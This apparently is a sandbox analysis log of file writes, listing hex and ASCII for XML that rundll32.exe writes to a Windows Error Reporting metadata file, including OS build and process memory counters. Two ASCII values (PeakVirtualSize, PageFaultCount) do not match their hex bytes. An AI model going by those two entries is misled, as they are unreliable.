C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F53.tmp.WERInternalMetadata.xml	84	38	3c 00 57 00 45 00 52 00 52 00 65 00 70 00 6f 00 72 00 74 00 4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 3e 00	<WERReportMetadata>	success or wait	1	7FFFEFA2E9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F53.tmp.WERInternalMetadata.xml	122	4	0d 00 0a 00		success or wait	1	7FFFEFA2E9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F53.tmp.WERInternalMetadata.xml	126	2	09 00		success or wait	1	7FFFEFA2E9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F53.tmp.WERInternalMetadata.xml	128	44	3c 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<OSVersionInformation>	success or wait	1	7FFFEFA2E9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F53.tmp.WERInternalMetadata.xml	172	4	0d 00 0a 00		success or wait	1	7FFFEFA2E9F7	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F53.tmp.WERInternalMetadata.xml	176	2	09 00		success or wait	2	7FFFEFA2E9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F53.tmp.WERInternalMetadata.xml	180	82	3c 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 4e 00 54 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00 31 00 30 00 2e 00 30 00 3c 00 2f 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 4e 00 54 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00	<WindowsNTVersion>10.0</WindowsNTVersion>	success or wait	1	7FFFEFA2E9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F53.tmp.WERInternalMetadata.xml	262	4	0d 00 0a 00		success or wait	1	7FFFEFA2E9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F53.tmp.WERInternalMetadata.xml	266	2	09 00		success or wait	2	7FFFEFA2E9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F53.tmp.WERInternalMetadata.xml	270	40	3c 00 42 00 75 00 69 00 6c 00 64 00 3e 00 31 00 37 00 31 00 33 00 34 00 3c 00 2f 00 42 00 75 00 69 00 6c 00 64 00 3e 00	<Build>17134</Build>	success or wait	1	7FFFEFA2E9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F53.tmp.WERInternalMetadata.xml	310	4	0d 00 0a 00		success or wait	1	7FFFEFA2E9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F53.tmp.WERInternalMetadata.xml	314	2	09 00		success or wait	2	7FFFEFA2E9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F53.tmp.WERInternalMetadata.xml	318	82	3c 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 3e 00 28 00 30 00 78 00 33 00 30 00 29 00 3a 00 20 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 20 00 31 00 30 00 20 00 50 00 72 00 6f 00 3c 00 2f 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 3e 00	<Product>(0x30): Windows 10 Pro</Product>	success or wait	1	7FFFEFA2E9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F53.tmp.WERInternalMetadata.xml	400	4	0d 00 0a 00		success or wait	1	7FFFEFA2E9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F53.tmp.WERInternalMetadata.xml	404	2	09 00		success or wait	2	7FFFEFA2E9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F53.tmp.WERInternalMetadata.xml	408	62	3c 00 45 00 64 00 69 00 74 00 69 00 6f 00 6e 00 3e 00 50 00 72 00 6f 00 66 00 65 00 73 00 73 00 69 00 6f 00 6e 00 61 00 6c 00 3c 00 2f 00 45 00 64 00 69 00 74 00 69 00 6f 00 6e 00 3e 00	<Edition>Professional</Edition>	success or wait	1	7FFFEFA2E9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F53.tmp.WERInternalMetadata.xml	470	4	0d 00 0a 00		success or wait	1	7FFFEFA2E9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F53.tmp.WERInternalMetadata.xml	474	2	09 00		success or wait	2	7FFFEFA2E9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F53.tmp.WERInternalMetadata.xml	478	134	3c 00 42 00 75 00 69 00 6c 00 64 00 53 00 74 00 72 00 69 00 6e 00 67 00 3e 00 31 00 37 00 31 00 33 00 34 00 2e 00 31 00 2e 00 61 00 6d 00 64 00 36 00 34 00 66 00 72 00 65 00 2e 00 72 00 73 00 34 00 5f 00 72 00 65 00 6c 00 65 00 61 00 73 00 65 00 2e 00 31 00 38 00 30 00 34 00 31 00 30 00 2d 00 31 00 38 00 30 00 34 00 3c 00 2f 00 42 00 75 00 69 00 6c 00 64 00 53 00 74 00 72 00 69 00 6e 00 67 00 3e 00	<BuildString>17134.1.amd64fre.rs4_release.180410-1804</BuildString>	success or wait	1	7FFFEFA2E9F7	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F53.tmp.WERInternalMetadata.xml	612	4	0d 00 0a 00		success or wait	1	7FFFEFA2E9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F53.tmp.WERInternalMetadata.xml	616	2	09 00		success or wait	2	7FFFEFA2E9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F53.tmp.WERInternalMetadata.xml	620	44	3c 00 52 00 65 00 76 00 69 00 73 00 69 00 6f 00 6e 00 3e 00 31 00 3c 00 2f 00 52 00 65 00 76 00 69 00 73 00 69 00 6f 00 6e 00 3e 00	<Revision>1</Revision>	success or wait	1	7FFFEFA2E9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F53.tmp.WERInternalMetadata.xml	664	4	0d 00 0a 00		success or wait	1	7FFFEFA2E9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F53.tmp.WERInternalMetadata.xml	668	2	09 00		success or wait	2	7FFFEFA2E9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F53.tmp.WERInternalMetadata.xml	672	72	3c 00 46 00 6c 00 61 00 76 00 6f 00 72 00 3e 00 4d 00 75 00 6c 00 74 00 69 00 70 00 72 00 6f 00 63 00 65 00 73 00 73 00 6f 00 72 00 20 00 46 00 72 00 65 00 65 00 3c 00 2f 00 46 00 6c 00 61 00 76 00 6f 00 72 00 3e 00	<Flavor>Multiprocessor Free</Flavor>	success or wait	1	7FFFEFA2E9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F53.tmp.WERInternalMetadata.xml	744	4	0d 00 0a 00		success or wait	1	7FFFEFA2E9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F53.tmp.WERInternalMetadata.xml	748	2	09 00		success or wait	2	7FFFEFA2E9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F53.tmp.WERInternalMetadata.xml	752	64	3c 00 41 00 72 00 63 00 68 00 69 00 74 00 65 00 63 00 74 00 75 00 72 00 65 00 3e 00 58 00 36 00 34 00 3c 00 2f 00 41 00 72 00 63 00 68 00 69 00 74 00 65 00 63 00 74 00 75 00 72 00 65 00 3e 00	<Architecture>X64</Architecture>	success or wait	1	7FFFEFA2E9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F53.tmp.WERInternalMetadata.xml	816	4	0d 00 0a 00		success or wait	1	7FFFEFA2E9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F53.tmp.WERInternalMetadata.xml	820	2	09 00		success or wait	2	7FFFEFA2E9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F53.tmp.WERInternalMetadata.xml	824	34	3c 00 4c 00 43 00 49 00 44 00 3e 00 31 00 30 00 33 00 33 00 3c 00 2f 00 4c 00 43 00 49 00 44 00 3e 00	<LCID>1033</LCID>	success or wait	1	7FFFEFA2E9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F53.tmp.WERInternalMetadata.xml	858	4	0d 00 0a 00		success or wait	1	7FFFEFA2E9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F53.tmp.WERInternalMetadata.xml	862	2	09 00		success or wait	1	7FFFEFA2E9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F53.tmp.WERInternalMetadata.xml	864	46	3c 00 2f 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</OSVersionInformation>	success or wait	1	7FFFEFA2E9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F53.tmp.WERInternalMetadata.xml	910	4	0d 00 0a 00		success or wait	1	7FFFEFA2E9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F53.tmp.WERInternalMetadata.xml	914	2	09 00		success or wait	1	7FFFEFA2E9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F53.tmp.WERInternalMetadata.xml	916	40	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessInformation>	success or wait	1	7FFFEFA2E9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F53.tmp.WERInternalMetadata.xml	956	4	0d 00 0a 00		success or wait	1	7FFFEFA2E9F7	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F53.tmp.WERInternalMetadata.xml	960	2	09 00		success or wait	2	7FFFEFA2E9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F53.tmp.WERInternalMetadata.xml	964	30	3c 00 50 00 69 00 64 00 3e 00 33 00 34 00 37 00 32 00 3c 00 2f 00 50 00 69 00 64 00 3e 00	<Pid>3472</Pid>	success or wait	1	7FFFEFA2E9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F53.tmp.WERInternalMetadata.xml	994	4	0d 00 0a 00		success or wait	1	7FFFEFA2E9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F53.tmp.WERInternalMetadata.xml	998	2	09 00		success or wait	2	7FFFEFA2E9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F53.tmp.WERInternalMetadata.xml	1002	70	3c 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00 72 00 75 00 6e 00 64 00 6c 00 6c 00 33 00 32 00 2e 00 65 00 78 00 65 00 3c 00 2f 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00	<ImageName>rundll32.exe</ImageName>	success or wait	1	7FFFEFA2E9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F53.tmp.WERInternalMetadata.xml	1072	4	0d 00 0a 00		success or wait	1	7FFFEFA2E9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F53.tmp.WERInternalMetadata.xml	1076	2	09 00		success or wait	2	7FFFEFA2E9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F53.tmp.WERInternalMetadata.xml	1080	90	3c 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 3c 00 2f 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00	<CmdLineSignature>00000000</CmdLineSignature>	success or wait	1	7FFFEFA2E9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F53.tmp.WERInternalMetadata.xml	1170	4	0d 00 0a 00		success or wait	1	7FFFEFA2E9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F53.tmp.WERInternalMetadata.xml	1174	2	09 00		success or wait	2	7FFFEFA2E9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F53.tmp.WERInternalMetadata.xml	1178	42	3c 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00 37 00 39 00 35 00 39 00 3c 00 2f 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00	<Uptime>7959</Uptime>	success or wait	1	7FFFEFA2E9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F53.tmp.WERInternalMetadata.xml	1220	4	0d 00 0a 00		success or wait	1	7FFFEFA2E9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F53.tmp.WERInternalMetadata.xml	1224	2	09 00		success or wait	2	7FFFEFA2E9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F53.tmp.WERInternalMetadata.xml	1228	78	3c 00 57 00 6f 00 77 00 36 00 34 00 20 00 67 00 75 00 65 00 73 00 74 00 3d 00 22 00 30 00 22 00 20 00 68 00 6f 00 73 00 74 00 3d 00 22 00 33 00 34 00 34 00 30 00 34 00 22 00 3e 00 30 00 3c 00 2f 00 57 00 6f 00 77 00 36 00 34 00 3e 00	<Wow64 guest="0" host="34404">0</Wow64>	success or wait	1	7FFFEFA2E9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F53.tmp.WERInternalMetadata.xml	1306	4	0d 00 0a 00		success or wait	1	7FFFEFA2E9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F53.tmp.WERInternalMetadata.xml	1310	2	09 00		success or wait	2	7FFFEFA2E9F7	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F53.tmp.WERInternalMetadata.xml	1314	52	3c 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<IptEnabled>0</IptEnabled>	success or wait	1	7FFFEFA2E9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F53.tmp.WERInternalMetadata.xml	1366	4	0d 00 0a 00		success or wait	1	7FFFEFA2E9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F53.tmp.WERInternalMetadata.xml	1370	2	09 00		success or wait	2	7FFFEFA2E9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F53.tmp.WERInternalMetadata.xml	1374	44	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessVmInformation>	success or wait	1	7FFFEFA2E9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F53.tmp.WERInternalMetadata.xml	1418	4	0d 00 0a 00		success or wait	1	7FFFEFA2E9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F53.tmp.WERInternalMetadata.xml	1422	2	09 00		success or wait	3	7FFFEFA2E9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F53.tmp.WERInternalMetadata.xml	1428	96	3c 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 32 00 32 00 30 00 33 00 35 00 30 00 34 00 30 00 38 00 37 00 30 00 34 00 30 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<PeakVirtualSize>22035 04087040 </PeakVirtualSize>	success or wait	1	7FFFEFA2E9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F53.tmp.WERInternalMetadata.xml	1524	4	0d 00 0a 00		success or wait	1	7FFFEFA2E9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F53.tmp.WERInternalMetadata.xml	1528	2	09 00		success or wait	3	7FFFEFA2E9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F53.tmp.WERInternalMetadata.xml	1534	80	3c 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 32 00 32 00 30 00 33 00 34 00 30 00 38 00 34 00 33 00 37 00 32 00 34 00 38 00 3c 00 2f 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<VirtualSize>2203408437248</VirtualSize>	success or wait	1	7FFFEFA2E9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F53.tmp.WERInternalMetadata.xml	1614	4	0d 00 0a 00		success or wait	1	7FFFEFA2E9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F53.tmp.WERInternalMetadata.xml	1618	2	09 00		success or wait	3	7FFFEFA2E9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F53.tmp.WERInternalMetadata.xml	1624	76	3c 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00 32 00 36 00 33 00 33 00 33 00 33 00 3c 00 2f 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00	<PageFaultCount>26333 </PageFaultCount>	success or wait	1	7FFFEFA2E9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F53.tmp.WERInternalMetadata.xml	1700	4	0d 00 0a 00		success or wait	1	7FFFEFA2E9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F53.tmp.WERInternalMetadata.xml	1704	2	09 00		success or wait	3	7FFFEFA2E9F7	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F53.tmp.WERInternalMetadata.xml	1710	100	3c 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 31 00 30 00 35 00 32 00 33 00 38 00 35 00 32 00 38 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<PeakWorkingSetSize>105238528</PeakWorkingSetSize>	success or wait	1	7FFFEFA2E9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F53.tmp.WERInternalMetadata.xml	1810	4	0d 00 0a 00		success or wait	1	7FFFEFA2E9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F53.tmp.WERInternalMetadata.xml	1814	2	09 00		success or wait	3	7FFFEFA2E9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F53.tmp.WERInternalMetadata.xml	1820	80	3c 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 37 00 31 00 39 00 36 00 36 00 37 00 32 00 3c 00 2f 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<WorkingSetSize>7196672</WorkingSetSize>	success or wait	1	7FFFEFA2E9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F53.tmp.WERInternalMetadata.xml	1900	4	0d 00 0a 00		success or wait	1	7FFFEFA2E9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F53.tmp.WERInternalMetadata.xml	1904	2	09 00		success or wait	3	7FFFEFA2E9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F53.tmp.WERInternalMetadata.xml	1910	114	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 30 00 36 00 38 00 38 00 30 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakPagedPoolUsage>106880</QuotaPeakPagedPoolUsage>	success or wait	1	7FFFEFA2E9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F53.tmp.WERInternalMetadata.xml	2024	4	0d 00 0a 00		success or wait	1	7FFFEFA2E9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F53.tmp.WERInternalMetadata.xml	2028	2	09 00		success or wait	3	7FFFEFA2E9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F53.tmp.WERInternalMetadata.xml	2034	98	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 30 00 36 00 36 00 38 00 30 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPagedPoolUsage>106680</QuotaPagedPoolUsage>	success or wait	1	7FFFEFA2E9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F53.tmp.WERInternalMetadata.xml	2132	4	0d 00 0a 00		success or wait	1	7FFFEFA2E9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F53.tmp.WERInternalMetadata.xml	2136	2	09 00		success or wait	3	7FFFEFA2E9F7	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F53.tmp.WERInternalMetadata.xml	2142	124	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 32 00 31 00 36 00 37 00 32 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakNonPagedPoolUsage>21672</QuotaPeakNonPagedPoolUsage>	success or wait	1	7FFFEFA2E9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F53.tmp.WERInternalMetadata.xml	2266	4	0d 00 0a 00		success or wait	1	7FFFEFA2E9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F53.tmp.WERInternalMetadata.xml	2270	2	09 00		success or wait	3	7FFFEFA2E9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F53.tmp.WERInternalMetadata.xml	2276	108	3c 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 32 00 31 00 33 00 32 00 30 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaNonPagedPoolUsage>21320</QuotaNonPagedPoolUsage>	success or wait	1	7FFFEFA2E9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F53.tmp.WERInternalMetadata.xml	2384	4	0d 00 0a 00		success or wait	1	7FFFEFA2E9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F53.tmp.WERInternalMetadata.xml	2388	2	09 00		success or wait	3	7FFFEFA2E9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F53.tmp.WERInternalMetadata.xml	2394	76	3c 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 38 00 32 00 36 00 38 00 31 00 36 00 3c 00 2f 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PagefileUsage>1826816</PagefileUsage>	success or wait	1	7FFFEFA2E9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F53.tmp.WERInternalMetadata.xml	2470	4	0d 00 0a 00		success or wait	1	7FFFEFA2E9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F53.tmp.WERInternalMetadata.xml	2474	2	09 00		success or wait	3	7FFFEFA2E9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F53.tmp.WERInternalMetadata.xml	2480	96	3c 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 30 00 31 00 34 00 37 00 30 00 32 00 30 00 38 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PeakPagefileUsage>101470208</PeakPagefileUsage>	success or wait	1	7FFFEFA2E9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F53.tmp.WERInternalMetadata.xml	2576	4	0d 00 0a 00		success or wait	1	7FFFEFA2E9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F53.tmp.WERInternalMetadata.xml	2580	2	09 00		success or wait	3	7FFFEFA2E9F7	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F53.tmp.WERInternalMetadata.xml	2586	72	3c 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 38 00 32 00 36 00 38 00 31 00 36 00 3c 00 2f 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PrivateUsage>1826816</PrivateUsage>	success or wait	1	7FFFEFA2E9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F53.tmp.WERInternalMetadata.xml	2658	4	0d 00 0a 00		success or wait	1	7FFFEFA2E9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F53.tmp.WERInternalMetadata.xml	2662	2	09 00		success or wait	2	7FFFEFA2E9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F53.tmp.WERInternalMetadata.xml	2666	46	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessVmInformation>	success or wait	1	7FFFEFA2E9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F53.tmp.WERInternalMetadata.xml	2712	4	0d 00 0a 00		success or wait	1	7FFFEFA2E9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F53.tmp.WERInternalMetadata.xml	2716	2	09 00		success or wait	1	7FFFEFA2E9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F53.tmp.WERInternalMetadata.xml	2718	42	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessInformation>	success or wait	1	7FFFEFA2E9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F53.tmp.WERInternalMetadata.xml	2760	4	0d 00 0a 00		success or wait	1	7FFFEFA2E9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F53.tmp.WERInternalMetadata.xml	2764	2	09 00		success or wait	1	7FFFEFA2E9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F53.tmp.WERInternalMetadata.xml	2766	38	3c 00 50 00 72 00 6f 00 62 00 6c 00 65 00 6d 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	<ProblemSignatures>	success or wait	1	7FFFEFA2E9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F53.tmp.WERInternalMetadata.xml	2804	4	0d 00 0a 00		success or wait	1	7FFFEFA2E9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F53.tmp.WERInternalMetadata.xml	2808	2	09 00		success or wait	2	7FFFEFA2E9F7	unknown
